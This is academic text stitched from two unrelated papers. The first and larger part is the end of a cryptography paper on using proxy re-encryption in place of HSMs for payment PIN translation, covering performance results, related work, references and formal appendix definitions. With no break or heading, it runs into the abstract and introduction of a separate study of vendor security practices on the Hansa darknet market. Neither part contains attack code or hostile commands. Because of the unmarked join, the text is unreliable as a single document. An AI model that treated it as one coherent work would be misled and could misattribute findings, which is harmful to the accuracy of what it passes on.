where $\delta \leq 2^{-48}$ *for ISO-0 and* $\delta \leq 2^{-45}$ *for ISO-3 encodings, and* $\mathbf{Adv}_{\mathsf{prf}}$ *and* $\mathbf{Adv}_{\mathsf{sprp}}$ *are the PRF and SPRP advantages against E as defined in Definition 20 and Definition 21.*

This is proven by extension of results by Bellare and Rogaway [17]. Full details are given in the full version [30].

Finally we apply Theorem 1 and due to hrCCA implying hrCVA, our construction is secure for our payment setting.

7 Implementation and Evaluation

We study the time overhead (latency and throughput) and the space overhead of our PRE-based scheme, and compare with the HSM-based approaches described below.

Deployment. We consider the potential for phased rollout of the PRE-based scheme, where only a subset of the parties adopt the PRE scheme while the remaining parties use the HSM-based approach. Each phase is then a step towards an all PRE-based deployment. We study the following deployments:

1. **All HSM**: This is the current deployment where all parties use the HSM-based approach.
2. **PoS-MB**: This is a phased deployment, where the PoS performs PRE encryption, gateway performs re-encryption, and the merchant bank computes the PRE decryption and 3DES encryption within an HSM — the network processor and consumer bank perform HSM-based encryption and decryption operations.
3. **PoS-Proc**: Similar to PoS-MB, except now the network processor also migrates to the PRE-based approach. Specifically, the PoS perform PRE encryption, gateway performs re-encryption, the merchant bank forwards, and the network processor computes the PRE decryption and encryption within an HSM — the consumer bank decrypts within an HSM.
4. **All PRE**: All parties migrate to the PRE-based approach, where the PoS performs PRE encryption, gateway and network processors perform re-encryption, and the consumer bank performs PRE decryption (merchant bank simply forwards).

Setup. We simulate how PIN translation operates in a payments network by implementing applications for each of the participants. We implement a mobile PoS application on the Android platform which receives the user's PIN and initiates the PIN-based transaction; we deployed our mobile PoS application on Honor 7X equipped with Android 8.0. We implement web applications for the payment gateway service, merchant bank, network processor, and consumer bank, all using dropwizard [27]. The web applications use LevelDB [32] to efficiently manage re-encryption keys in memory.

In reality, the parties in the payments ecosystem are geographically distributed and the wide-area network links dominate the latency of the cryptographic operations. To focus on comparing the latency of the schemes we evaluate the system, containing the PoS and web applications, on a single machine. We use a server with 12 physical cores (Intel Xeon E5-2650 V4, 2.2GHz), 128GB memory, and 2.8 TBs of SSD storage.

We implement our PIN translation scheme based on the hybrid-PRE construction shown in Figure 5 with the DEM based on standard PIN Block encryption (Section 2.3). The ISO 8583 [34] messaging standard has fields reserved for private use [44], which we can use to store the KREM component of the PRE ciphertext (i.e., g^r in Figure 5) of size 32 bytes — the unmodified DEM component of the ciphertext uses the same field as used by the current deployment. We use NIST P-256 curve (secp256r1) [23] with the parameters recommended by the standard. We implement the scheme in Java, using the Bouncy Castle API [7].

For performance measurements of deployments with HSMs at one or more parties (namely, All HSM, Pos-MB, and Pos-Proc), we provision a Thales payShield 9000 HSM in a restricted network zone, and have the web applications invoke operations over the network. This emulates typical deployment of HSMs in payments.

Party	All HSM	All PRE	PoS-MB	PoS-Proc
PoS	98	348	348	348
Gateway	920	161	161	161
Mer. Bank	920	—	934	—
Net Proc.	920	161	920	934
Cons. Bank	900	934	900	900

(a) Latency measurements (in microseconds)

Party	All HSM	All PRE	PoS-MB	PoS-Proc
Gateway	1086	6240	6240	6240
Mer. Bank	1086	—	1025	—
Net Proc.	1086	6240	1086	1025
Cons. Bank	1110	1025	1110	1110

(b) Throughput (in txs / sec)

Figure 7: Performance Results

Latency. In Figure 7a, we compare the latency of all deployment approaches. For the All-PRE deployment, the latency measurement includes the PRE.E operation at the PoS terminal, PRE.RE at the gateway and network processor, and

PRE.D at the consumer bank (in addition to the PIN verification) — the merchant bank simply forwards the incoming message and has negligible latency. In HSM-based deployments, we report both the time spent locally within the HSM — to perform a 3DES decrypt followed by 3DES encrypt — and the remote invocation over the network from the application. The latency characteristics in phased deployments depend on whether the party uses HSM or PRE, i.e., the measurement is similar to either All-HSM or All-PRE, with the caveat of the merchant bank in PoS-MB and the network processor in Pos-Proc — in these two cases, the merchant bank and the network processor performs PRE decryption and 3DES encryption within an HSM, thus incurring longer latency.

Apart from the encryption at PoS terminal, we find that the PRE-based approach provides much lower latency, mainly because the operation can be executed locally by the application — the roundtrip for HSM operations incurred approximately 750 μs in our experiments. While PRE-based PIN encryption is more expensive for the PoS terminal (2 group exponentiations), in comparison with one 3DES encryption, this latency difference is more than offset by the latency savings at other parties processing that transaction. Recall that verification at the consumer bank requires an HSM in both the traditional and the PRE-based schemes; therefore, the consumer bank's latency for all deployments is roughly similar.

Throughput. We measure throughput by launching 100 threads concurrently to generate PIN-based transactions, and report the results in Figure 7b. Our experiment shows that the PRE scheme on a commodity server can handle the average throughput of network processors such as Visa (roughly 5000 txs / sec [6]), and achieves roughly 5$\times$ the throughput of a single HSM that is dedicated to PIN translations. The caveat is that even the PRE-based approach requires an HSM at the consumer bank, and therefore shows similar throughput as the HSM-based approach — while it may appear from this that the throughput is bounded by the consumer bank in all deployments, we recall that a typical network processor services thousands of consumer banks and is therefore the bottleneck for throughput (making our 5x improvement worthwhile).

In both HSM-based and PRE-based systems, throughput scales linearly with the amount of hardware parallelism. In practice, HSMs are deployed in a restricted environment, and the throughput is also bound by network latency; on the other hand, our PRE-based approach scales better as operations are invoked locally by the application. It is possible to achieve desired throughput by deploying multiple HSMs and process transactions by invoking HSMs concurrently. However, it would be expensive for gateways and network processors to procure and manage HSMs. For example, the hourly price of Amazon CloudHSM [15] is $1.81, 9 times the cost of a general purpose large Amazon EC2 instance [16] ($0.1984). Furthermore, private cloud deployments would be more expensive due to additional operational overheads and the cost of specialized payment HSMs.

Storage. The network processor (e.g. Visa) endures the largest, yet practically reasonable storage requirement — in the worst case, with m merchant banks and n consumer banks, the network processor must store mn re-encryption keys. For example, there are approximately 15900 financial institutions currently active with Visa [6], in which case our scheme requires approximately 7.5GB of (unprotected) storage as opposed to approximately 0.48MB of HSM protected memory. The PoS device requires 32 bytes to store the merchant bank's public key. The payment gateway stores a 32 byte re-encryption key for each merchant bank, and requires roughly 500 KB in the current state of the payments ecosystem. The merchant bank does not need any storage for key material. The consumer bank stores a 32 byte decryption key within its HSM.

8 Related Work

Berkman and Ostrovsky [18] show how anyone with HSM access at either the consumer bank or an intermediary can obtain customer PINs. Mannan and van Oorschot [39, 40] propose a fix called 'salted-PIN' but it requires significant changes to the payments infrastructure. Steel [46] and Centenaro et al. [22] formally analyze HSM APIs for PIN verification and PIN translation to check for vulnerabilities.

Jayasinghe et al. [36] propose several solutions to online PIN verification which avoid the need for PIN translation and reduce the trust needed in intermediaries. However, much like the alternatives we explore in Section 3.3, their proposals would require significant changes to the payment card and EMV standard.

Myers and Shull [41] previously studied constructions for hybrid PRE. Their work focuses on use cases related to key rotation for cloud outsourced data storage and access control. In this context *Key-scraping* attacks are a major concern. Here, an adversary initially has access to the data and at this time takes note of the random key encapsulated in the KEM. Following a key rotation and re-encryption, it is assumed that the adversary should no longer have access to the plaintext. However, in the standard approach, re-encryption is only performed on the KEM, leaving the DEM the same even after re-encryption. This means that an adversary, who previously recorded the random key held in the KEM, will always be able to decrypt the "re-encrypted" data.

In our setting key-scraping attacks are not a concern primarily due to the ephemeral nature of the transactions and the party performing decryption. As mandated by PCI [42], a fresh random DEM key must be used for each encrypted PIN block and after verification the encrypted PIN block is discarded. The only party that decapsulates to obtain the (ephemeral) DEM key is the consumer bank performing verification, shortly after which the PIN block is destroyed. For an adversary to obtain a DEM key at an intermediary earlier in the transaction would constitute a major attack since that

implies a compromise of their long-term secret key.

References

[1] A Guide to EMV Chip Technology. Date Accessed: Oct-2020, https://www.emvco.com/wp-content/uploads/2017/05/A_Guide_to_EMV_Chip_Technology_v2.0_20141120122132753.pdf.

[2] Debit card interchange fees and routing. Date Posted: Dec-2010, https://www.govinfo.gov/content/pkg/FR-2010-12-28/pdf/2010-32061.pdf.

[3] EMV at the pump. Date Posted: May-2019, https://usa.visa.com/visa-everywhere/security/emv-at-the-pump.html.

[4] EMV in the U.S.: Putting It into Perspective for Merchants and Financial Institutions. Date Accessed: October-2019, https://www.firstdata.com/downloads/thought-leadership/EMV_US.pdf.

[5] EMV Newsletters 2017. Date Posted: Oct-2017, https://usa.visa.com/dam/VCOM/regional/na/us/run-your-business/documents/emv-newsletter-oct2017.pdf.

[6] Fact Sheet - Visa. Date posted: June-2018, https://usa.visa.com/dam/VCOM/download/corporate/media/visanet-technology/aboutvisafactsheet.pdf.

[7] The Bouncy Castle Cryptographic APIs. https://github.com/bcgit/bc-java.

[8] Visa chip card update. Date Posted: June-2017, https://usa.visa.com/visa-everywhere/blog/bdp/2019/05/28/chip-technology-helps-1559068467332.html.

[9] Visa Minimum U.S. Online Only Terminal Configuration. Date Posted: Dec-2017, https://usa.visa.com/dam/VCOM/regional/na/us/run-your-business/documents/visa-minimum-us-online-only-terminal-configuration.pdf.

[10] ISO 9564-1:2017, Financial services – Personal Identification Number (PIN) management and security – Part 1: Basic principles and requirements for PINs in card-based systems, November 2017.

[11] Michel Abdalla, Mihir Bellare, and Phillip Rogaway. The oracle diffie-hellman assumptions and an analysis of DHIES. In David Naccache, editor, *Topics in Cryptology - CT-RSA 2001, The Cryptographer's Track at RSA Conference 2001, San Francisco, CA, USA, April 8-12, 2001, Proceedings*, volume 2020 of *Lecture Notes in Computer Science*, pages 143–158. Springer, 2001.

[12] Michel Abdalla and Ricardo Dahab, editors. *Public-Key Cryptography - PKC 2018 - 21st IACR International Conference on Practice and Theory of Public-Key Cryptography, Rio de Janeiro, Brazil, March 25-29, 2018, Proceedings, Part I*, volume 10769 of *Lecture Notes in Computer Science*. Springer, 2018.

[13] American National Standard for Financial Services. ANSI X9.24-1-2017, Retail Financial Services Symmetric Key Management Part 1: Using Symmetric Techniques, June 2017.

[14] Giuseppe Ateniese, Kevin Fu, Matthew Green, and Susan Hohenberger. Improved proxy re-encryption schemes with applications to secure distributed storage. *ACM Trans. Inf. Syst. Secur.*, 9(1):1–30, 2006.

[15] Amazon AWS. AWS CloudHSM Pricing, 6 Oct 2020. https://aws.amazon.com/cloudhsm/pricing/.

[16] Amazon AWS. AWS On-Demand Pricing, 6 Oct 2020. https://aws.amazon.com/ec2/pricing/on-demand/.

[17] Mihir Bellare and Phillip Rogaway. Encode-then-encipher encryption: How to exploit nonces or redundancy in plaintexts for efficient cryptography. In Tatsuaki Okamoto, editor, *Advances in Cryptology - ASIACRYPT 2000, 6th International Conference on the Theory and Application of Cryptology and Information Security, Kyoto, Japan, December 3-7, 2000, Proceedings*, volume 1976 of *Lecture Notes in Computer Science*, pages 317–330. Springer, 2000.

[18] Omer Berkman and Odelia Moshe Ostrovsky. The unbearable lightness of PIN cracking. In Sven Dietrich and Rachna Dhamija, editors, *Financial Cryptography and Data Security, 11th International Conference, FC 2007, and 1st International Workshop on Usable Security, USEC 2007, Scarborough, Trinidad and Tobago, February 12-16, 2007. Revised Selected Papers*, volume 4886 of *Lecture Notes in Computer Science*, pages 224–238. Springer, 2007.

[19] Matt Blaze, Gerrit Bleumer, and Martin Strauss. Divertible protocols and atomic proxy cryptography. In Kaisa Nyberg, editor, *Advances in Cryptology - EUROCRYPT '98, International Conference on the Theory and Application of Cryptographic Techniques, Espoo, Finland, May 31 - June 4, 1998, Proceeding*, volume 1403 of *Lecture Notes in Computer Science*, pages 127–144. Springer, 1998.

[20] Ran Canetti and Susan Hohenberger. Chosen-ciphertext secure proxy re-encryption. In Peng Ning, Sabrina De Capitani di Vimercati, and Paul F. Syverson, editors, *Proceedings of the 2007 ACM Conference on Computer and Communications Security, CCS 2007, Alexandria,*

Virginia, USA, October 28-31, 2007, pages 185–194. ACM, 2007.

[21] Ran Canetti, Hugo Krawczyk, and Jesper Buus Nielsen. Relaxing chosen-ciphertext security. In Dan Boneh, editor, *Advances in Cryptology - CRYPTO 2003, 23rd Annual International Cryptology Conference, Santa Barbara, California, USA, August 17-21, 2003, Proceedings*, volume 2729 of *Lecture Notes in Computer Science*, pages 565–582. Springer, 2003.

[22] Matteo Centenaro, Riccardo Focardi, Flaminia L. Luccio, and Graham Steel. Type-based analysis of PIN processing APIs. In Michael Backes and Peng Ning, editors, *Computer Security - ESORICS 2009, 14th European Symposium on Research in Computer Security, Saint-Malo, France, September 21-23, 2009. Proceedings*, volume 5789 of *Lecture Notes in Computer Science*, pages 53–68. Springer, 2009.

[23] Certicom Research. Standards for Efficient Cryptography, SEC 2: Recommended Elliptic Curve Domain Parameters. http://www.secg.org/sec2-v2.pdf.

[24] Aloni Cohen. What about bob? the inadequacy of CPA security for proxy reencryption. *IACR Cryptology ePrint Archive*, 2017:785, 2017.

[25] Aloni Cohen. What about bob? the inadequacy of CPA security for proxy reencryption. In Lin and Sako [38], pages 287–316.

[26] Ronald Cramer and Victor Shoup. A practical public key cryptosystem provably secure against adaptive chosen ciphertext attack. In Hugo Krawczyk, editor, *Advances in Cryptology - CRYPTO '98, 18th Annual International Cryptology Conference, Santa Barbara, California, USA, August 23-27, 1998, Proceedings*, volume 1462 of *Lecture Notes in Computer Science*, pages 13–25. Springer, 1998.

[27] Dropwizard. A damn simple library for building production-ready RESTful web services. https://github.com/dropwizard/dropwizard.

[28] EMVco. EMV Integrated Circuit Card Specifications for Payment Systems, Book 2 - Security and Key Management Version 4.3, August 2011.

[29] Georg Fuchsbauer, Chethan Kamath, Karen Klein, and Krzysztof Pietrzak. Adaptively secure proxy re-encryption. In Lin and Sako [38], pages 317–346.

[30] Sivanarayana Gaddam, Atul Luykx, Rohit Sinha, and Gaven Watson. Reducing HSM Reliance in Payments through Proxy Re-Encryption. Cryptology ePrint Archive, Report 2021/094, 2021. https://eprint.iacr.org/2021/094.

[31] Taher El Gamal. A public key cryptosystem and a signature scheme based on discrete logarithms. In G. R. Blakley and David Chaum, editors, *Advances in Cryptology, Proceedings of CRYPTO '84, Santa Barbara, California, USA, August 19-22, 1984, Proceedings*, volume 196 of *Lecture Notes in Computer Science*, pages 10–18. Springer, 1984.

[32] Sanjay Ghemawat and Jeff Dean. Leveldb, 2011.

[33] Federico Giacon, Eike Kiltz, and Bertram Poettering. Hybrid encryption in a multi-user setting, revisited. In Abdalla and Dahab [12], pages 159–189.

[34] ISO-8583. Financial transaction card originated messages — Interchange message specifications. https://www.iso.org/obp/ui/#iso:std:iso:8583:-1:en.

[35] Anca-Andreea Ivan and Yevgeniy Dodis. Proxy cryptography revisited. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2003, San Diego, California, USA*. The Internet Society, 2003.

[36] Danushka Jayasinghe, Raja Naeem Akram, Konstantinos Markantonakis, Konstantinos Rantos, and Keith Mayes. Enhancing EMV online PIN verification. In *2015 IEEE TrustCom/BigDataSE/ISPA, Helsinki, Finland, August 20-22, 2015, Volume 1*, pages 808–817. IEEE, 2015.

[37] Benoît Libert and Damien Vergnaud. Unidirectional chosen-ciphertext secure proxy re-encryption. *IEEE Trans. Information Theory*, 57(3):1786–1802, 2011.

[38] Dongdai Lin and Kazue Sako, editors. *Public-Key Cryptography - PKC 2019 - 22nd IACR International Conference on Practice and Theory of Public-Key Cryptography, Beijing, China, April 14-17, 2019, Proceedings, Part II*, volume 11443 of *Lecture Notes in Computer Science*. Springer, 2019.

[39] Mohammad Mannan and Paul C. van Oorschot. Weighing down "the unbearable lightness of PIN cracking". In Gene Tsudik, editor, *Financial Cryptography and Data Security, 12th International Conference, FC 2008, Cozumel, Mexico, January 28-31, 2008, Revised Selected Papers*, volume 5143 of *Lecture Notes in Computer Science*, pages 176–181. Springer, 2008.

[40] Mohammad Mannan and Paul C. van Oorschot. Reducing threats from flawed security apis: The banking PIN case. *Computers & Security*, 28(6):410–420, 2009.

[41] Steven Myers and Adam Shull. Efficient hybrid proxy re-encryption for practical revocation and key rotation. *IACR Cryptology ePrint Archive*, 2017:833, 2017.

[42] Payment Card Industry (PCI). PIN Security Requirements Version 2.0, December 2014.

[43] Birgit Pfitzmann and Ahmad-Reza Sadeghi. Anonymous fingerprinting with direct non-repudiation. In Tatsuaki Okamoto, editor, *Advances in Cryptology - ASIACRYPT 2000, 6th International Conference on the Theory and Application of Cryptology and Information Security, Kyoto, Japan, December 3-7, 2000, Proceedings*, volume 1976 of *Lecture Notes in Computer Science*, pages 401–414. Springer, 2000.

[44] Henrik Pierrou. Emulation tool for credit card interface validation and authorization. Master's thesis, KTH Royal Institute of Technology, 2005.

[45] Nolen Scaife, Christian Peeters, and Patrick Traynor. Fear the reaper: Characterization and fast detection of card skimmers. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 1–14. USENIX Association, 2018.

[46] Graham Steel. Formal analysis of PIN block attacks. *Theor. Comput. Sci.*, 367(1-2):257–270, 2006.

[47] Visa. Chip Advisory 20, Visa Recommended Practices for EMV Chip Implementation in the U.S., 11 July 2012.

A Derived Ciphertexts

Canetti and Hohenberger's [20] definition of derived ciphertexts differs from ours in the fourth condition. Our *external derivation* condition states that (i,c) is derived from (i^*,c^*) if

> the adversary queries $O_{\mathsf{RKG}}(i^*,i)$, or equivalently $O_{\mathsf{RKG}}(i,i^*)$ in the bidirectional case, to get a re-encryption key from i^* to i, $rk_{i^*\to i}$, and $c = \mathsf{RE}(rk_{i^*\to i},c^*)$.

In contrast, Canetti and Hohenberger's external derivation condition states that (i,c) is derived from (i^*,c^*) if

> the adversary queries $O_{\mathsf{RKG}}(i,j)$ or $O_{\mathsf{RKG}}(j,i)$ to get a re-encryption key from i to j, and $O_{\mathsf{D}}(j,c)$ results in a challenge plaintext m_0 or m_1, then (j,c) is a derivative of (i,c') for all c'.

Canetti and Hohenberger's definition is used to deal with the fact that re-encryption could be randomized, and if the adversary has generated a re-encryption key, then it could use any randomness it wanted to, to re-encrypt. Using Canetti and Hohenberger's external derivation condition, if an adversary makes a challenge query $O_{\mathsf{Chall}}(i,m_0,m_1) = c$ and requests a re-encryption key from i to j, then any re-encryption of c from i to j cannot be entered into a decryption query involving j. Although this prevents trivial wins, it also prevents the adversary from making encryption queries $O_{\mathsf{E}}(i,m_0)$ or $O_{\mathsf{E}}(i,m_1)$ and then requesting the decryption of those ciphertexts, which should be a harmless operation since $O_{\mathsf{Chall}}(i,m_0,m_1)$ should use independent randomness anyway. It is also for this reason that Canetti and Hohenberger's CCA definition is not comparable with Cohen's HRA definition [25].

Since we are mainly interested in analyzing schemes with deterministic re-encryption, we adopt a less restrictive external condition. Deterministic re-encryption means that each ciphertext has only one re-encryption per re-encryption key, therefore it is possible to track the re-encryptions of the challenge ciphertext, and not exclude harmless encryptions of the challenge plaintexts.

B Unidirectional PRE based transaction

Here we detail a payment transaction in the case of unidirectional PRE:

1. Using the pk_{gw} provided by the merchant bank/PoS partner, the PoS application invokes PRE.E on the user-supplied PIN and sends the encrypted pin block to the payment gateway.
2. The payment gateway uses his key $rk_{gw\to mb}$ to invoke PRE.RE, and send the re-encrypted PIN to the merchant bank.
3. The merchant bank invokes PRE.RE with the key $rk_{mb\to np}$, to reencrypt towards the corresponding network processor and sends on the result.
4. The network processor determines the appropriate the consumer bank that must authorize the transaction. It then looks up the corresponding re-encryption key and invokes PRE.RE with the key $rk_{np\to cb}$, and sends the re-encrypted PIN block to that bank.
5. The consumer bank's HSM uses the private key sk_{cb} to invoke PRE.D (producing the cleartext PIN within HSM), and authenticates the PIN based on some additional secret data needed for PIN verification.

C Additional Cryptographic Definitions

Definition 13 (Unidirectional Proxy Re-encryption Scheme)**.** *A* Unidirectional Proxy Re-Encryption scheme *is a public-key encryption scheme with re-key generation* RKG *and re-encryption* RE *functionalities. Re-key generation has the following interface:*

$\mathsf{RKG}(sk_i,pk_i,pk_j)\to rk_{i\to j}$: *on input a source key pair* (sk_i,pk_i) *and destination public key* pk_j, RKG *outputs a re-encryption key* $rk_{i\to j}$.

Re-encryption has the following interface:

$\mathsf{RE}(rk_{i\to j},c)\to c'$ or $\perp$: *on input a re-encryption key* $rk_{i\to j}$ *and a ciphertext c,* RE *outputs a transformed ciphertext* c' *or error symbol,* $\perp$.

FIGURE 8: KREM-HRCCA GAME ORACLES

function $O_{\mathsf{RKG}}(i,j)$ ▷ ReKey Generation
  if $\{i,j\} \not\subseteq H$ or $\{i,j\} \not\subseteq C$ **then return** $\perp$
  return $rk_{i\to j}$

function $O_{\mathsf{Chall}}(i)$ ▷ Challenge
  if $i \notin H$ **then return** $\perp$
  $(c,K_0) \leftarrow \mathsf{KREM.Encaps}(pk_i)$
  $K_1 \xleftarrow{\$} \{0,1\}^{|K_0|}$
  return (c,K_b)

function $O_{\mathsf{Encaps}}(i)$ ▷ Encapsulation
  return $\mathsf{KREM.Encaps}(pk_i)$

function $O_{\mathsf{ReEncaps}}(i,j,c)$ ▷ HRA Re-encaps.
  if $c \notin D^* \cup D$, or $c \in D^*$ and $j \in C$ **then**
    return $\perp$
  return $\mathsf{KREM.ReEncaps}(rk_{i\to j},c)$

function $O_{\mathsf{Decaps}}(i,c)$ ▷ Decapsulation
  if $c \in D^*$ **then return** $\perp$
  return $\mathsf{KREM.Decaps}(sk_i,c)$

Definition 14 (KEM Correctness)**.** *For all (pk,sk) output by KG, with probability one it holds that*

$$(c,k) = \mathsf{Encaps}(pk) \tag{11}$$
$$k = \mathsf{Decaps}(sk,c)\,. \tag{12}$$

Definition 15 (ℓ-hop KREM Correctness)**.** *A KREM scheme is ℓ-hop correct if it is correct as a KEM and for all possible (pk_i,sk_i) generated by KG for $i \le i \le \ell+1$, for all $rk_{i\to i+1}$ generated by RKG for $1 \le i \le \ell$, with probability one it holds that:*

$$(c_1,k) = \mathsf{Encaps}(pk_1) \tag{13}$$
$$c_{i+1} = \mathsf{ReEncaps}(rk_{i\to i+1},c_i) \qquad 1 \le i \le \ell \tag{14}$$
$$k = \mathsf{Decaps}(sk_{\ell+1},c_{\ell+1})\,. \tag{15}$$

Definition 16 (Multi-hop KREM Correctness)**.** *A KREM scheme is multi-hop correct if it is ℓ-hop correct for all $\ell \ge 1$.*

Definition 17 (DEM Correctness)**.** *A DEM is correct if for all k output by KG and all messages m, it holds with probability one that*

$$\mathsf{D}(k,\mathsf{E}(k,m)) = m\,. \tag{16}$$

Definition 18 (KEM CCA Advantage)**.** *Consider a KEM $(\mathsf{KG},\mathsf{Encaps},\mathsf{Decaps})$, then the CCA advantage of an adversary $\mathbf{A}$ is*

$$\mathbf{Adv}(\mathbf{A}) := \underset{\mathbf{A}}{\Delta}\left(pk,c,k,\mathsf{Decaps}_{sk}\,;\,pk,c,k',\mathsf{Decaps}_{sk}\right)\,, \tag{17}$$

where $(pk,sk) \leftarrow \mathsf{KG}$, $(c,k) \leftarrow \mathsf{Encaps}(pk)$, k' is chosen uniformly from all strings of length $|k|$, and $\mathbf{A}$ may not input c to its Decaps_{sk} oracle.

Definition 19 (KREM-hrCCA Advantage)**.** *Consider a key re-encapsulation mechanism $\mathsf{KREM} := (\mathsf{KG},\mathsf{Encaps},\mathsf{Decaps},\mathsf{RKG},\mathsf{ReEncaps})$. Let $\mathbf{A}$ be an adversary playing game G_b denoting an execution of the KREM-hrCCA game defined below, with bit b set to either 0 or 1. Then $\mathbf{A}$'s* KREM-hrCCA advantage *is defined as*

$$\mathbf{Adv}_{KREM}(\mathbf{A}) := \underset{\mathbf{A}}{\Delta}(G_0\,;\,G_1)\,. \tag{18}$$

The KREM-hrCCA security games G_b (for $b \in \{0,1\}$) are played in two phases as follows:

Setup*: Run the KREM setup and give the public parameters generated to the adversary. The adversary returns n, H, and C, representing the total number of parties, the set of honest parties, and corrupt parties, respectively. Generate n keypairs (pk_i,sk_i) with KG, and divide the indices among the sets H and C. For all $i \in H$ give the adversary pk_i and for all $i \in C$ give the adversary (pk_i,sk_i).*

Attack*: For all $i,j \le n$, $i \ne j$, compute the re-encryption key $rk_{i\to j}$ using RKG. We let D^* denote the set of ciphertexts which are derived from the challenge ciphertext (cf. Definition 6); $D^* = \emptyset$ before the challenge oracle is queried. Similarly, we let D denote the set of ciphertexts which are derived from any encapsulation oracle output. The adversary $\mathbf{A}$ is given access to the oracles as specified in Figure 8, where $\mathbf{A}$ may query O_{Chall} at most once. At the end of the attack phase the adversary outputs a guess b'.*

A family of function is a map $E : \mathcal{K} \times \mathcal{M} \to \mathcal{C}$. If $K \in \mathcal{K}$, then we denote the corresponding instance as $E_K(\cdot)$ (and inverse function $D_K(\cdot)$). We assume that $|E_K(M)| = l(|M|)$ for some length function $l(\cdot)$. Let $\mathrm{Rand}(\mathcal{M},l)$ be the set of all functions mapping strings in $\mathcal{M}$ to random l-bit strings. Let $\mathrm{Perm}(\mathcal{M})$ be the set of all length-preserving, one-to-one and onto functions on $\mathcal{M}$.

Definition 20 (Pseudorandom Function/Permutation (PRF/PRP) Family)**.** *Let $\mathbf{A}$ be a distinguisher with access to an oracle. If $E : \mathcal{K} \times \mathcal{M} \to \mathcal{C}$ is a function family with length function l, the advantage of the distinguisher is defined as:*

$$\mathbf{Adv}_{\mathsf{prf}}(\mathbf{A}) := \underset{\mathbf{A}}{\Delta}(E_K\,;\,f)\,,$$
$$\mathbf{Adv}_{\mathsf{prp}}(\mathbf{A}) := \underset{\mathbf{A}}{\Delta}(E_K\,;\,\pi)\,,$$

where $K \xleftarrow{\$} \mathcal{K}$, $f \xleftarrow{\$} \mathrm{Rand}(\mathcal{M},l)$ and $\pi \xleftarrow{\$} \mathrm{Perm}(\mathcal{M})$.

Definition 21 (Strong Pseudorandom Permutation (SPRP) Family)**.** *Let $\mathbf{A}$ be a distinguisher with access to an oracle. If $E : \mathcal{K} \times \mathcal{M} \to \mathcal{C}$ is a PRP with length function l, the advantage of the distinguisher is defined as:*

$$\mathbf{Adv}_{\mathsf{sprp}}(\mathbf{A}) := \underset{\mathbf{A}}{\Delta}\left(E_K,D_K\,;\,\pi,\pi^{-1}\right)\,,$$

where $K \xleftarrow{\$} \mathcal{K}$ and $\pi \xleftarrow{\$} \mathrm{Perm}(\mathcal{M})$.

Risky Business? Investigating the Security Practices of Vendors on an Online Anonymous Market using Ground-Truth Data

Jochem van de Laarschot
Delft University of Technology

Rolf van Wegberg
Delft University of Technology

Abstract

Cybercriminal entrepreneurs on online anonymous markets rely on security mechanisms to thwart investigators in attributing their illicit activities. Earlier work indicates that – despite the high-risk criminal context – cybercriminals may turn to poor security practices due to competing business incentives. This claim has not yet been supported through empirical, quantitative analysis on ground-truth data. In this paper, we investigate the security practices on Hansa Market (2015-2017) and measure the prevalence of poor security practices across the vendor population ($n = 1,733$).

We create 'vendor types' based on latent profile analysis, clustering vendors that are similar regarding their experience, activity on other markets, and the amount of physical and digital items sold. We then analyze how these types of vendors differ in their security practices. To that end, we capture their password strength and password uniqueness, 2FA usage, PGP adoption and key strength, PGP-key reuse and the traceability of their cash-out. We find that insecure practices are prevalent across all types of vendors. Yet, between them large differences exist. Rather counter-intuitively, Hansa Market vendors that sell digital items – like stolen credit cards or malware – resort to insecure practices more often than vendors selling drugs. We discuss possible explanations, including that vendors of illicit digital items may perceive their risk to be lower than vendors of illicit physical items.

1 Introduction

Cybercriminals deploy security mechanisms that are intended to hinder investigators in their attribution efforts, making it difficult to link cybercriminal activity in the underground economy to an identity, location or machine [14, 64]. Since 'operational security' (OPSEC) techniques are frequently shared in the underground community [4, 56] and given the increasing amount of law enforcement scrutiny [15], we should expect that among cybercriminal entrepreneurs on online anonymous markets, poor security practices are rarely present.

However, there are numerous indications in earlier work that cybercriminals do not always achieve maximum security. Due to competing business incentives, criminals may turn to insecure practices that ease transacting illegal products or services. Here, we witness an inevitable trade-off between enhanced security and improved efficiency of operations [42]. 'Perfect security' therefore, is not economically viable. Like in the legitimate economy [54], security in the underground economy comes at a cost [53]. This leads us to wonder how prevalent poor security practices (or: "insecure practices") among online anonymous market vendors actually are.

While in earlier work attempts have been made to quantify insecure practices of cybercriminals trading in the underground economy, these only focus on a single, specific mechanism – e.g., PGP-adoption [49], consistent VPN usage [50] and the reuse of usernames and/or PGP-keys across different markets [59]. Moreover, it remains unknown *who* are behaving insecurely most often and we are left completely in the dark regarding *why*. All of these security mechanisms are designed and implemented to compromise the availability or usefulness of evidence to the forensic process [24]. Here, we should acknowledge that some market-based security mechanisms apply to every vendor. Rules, policies, content moderation, account verification and the mandatory use of cryptocurrencies and Tor-routing are examples of mechanisms that are imposed and enforced by the market [2, 7, 22, 62]. These mechanisms make up a form of 'extra-legal governance' that contributes to a more secure and trustworthy trading environment [13, 34]. Still, not all security mechanisms are introduced by the market administrators.

In this paper, we focus on specifically these mechanisms, as only unimposed practices can differ between vendors. To be precise, we analyze their password strength, password uniqueness, 2FA-usage, PGP-key adoption and key-strength, reuse of PGP-keys over multiple markets and the traceability of their cash-out to bitcoin exchanges. We capture these practices on a single market – Hansa Market, which was active from late 2015 to mid 2017. Seized data originating from the web server that hosted the market, has been made available

to us by Dutch law enforcement. We combine the back-end database with three other data sources to measure the prevalence of poor security practices across the vendor population. In short, we make the following contributions:

- We present the first empirical, quantitative analysis leveraging unique ground-truth data to investigate vendor security practices on an online anonymous market.
- We measure the prevalence of poor security practices across different types of vendors on Hansa Market. For instance, we uncover that almost 40% of all vendors ($n = 1,733$) did not enable 2FA and find that at least 10% of vendors cash-out directly to mainstream bitcoin exchanges. Poor practices are also observed among the most successful vendors.
- We demonstrate that poor security practices do not occur at random. Rather counter-intuitively, vendors on Hansa Market selling digital cybercrime items are more likely to have insecure practices than vendors selling physical items – e.g., drugs.
- We discuss possible explanations for our findings, including that the perceived risk of transacting illicit digital items may be lower than the perceived risk for illicit physical items.

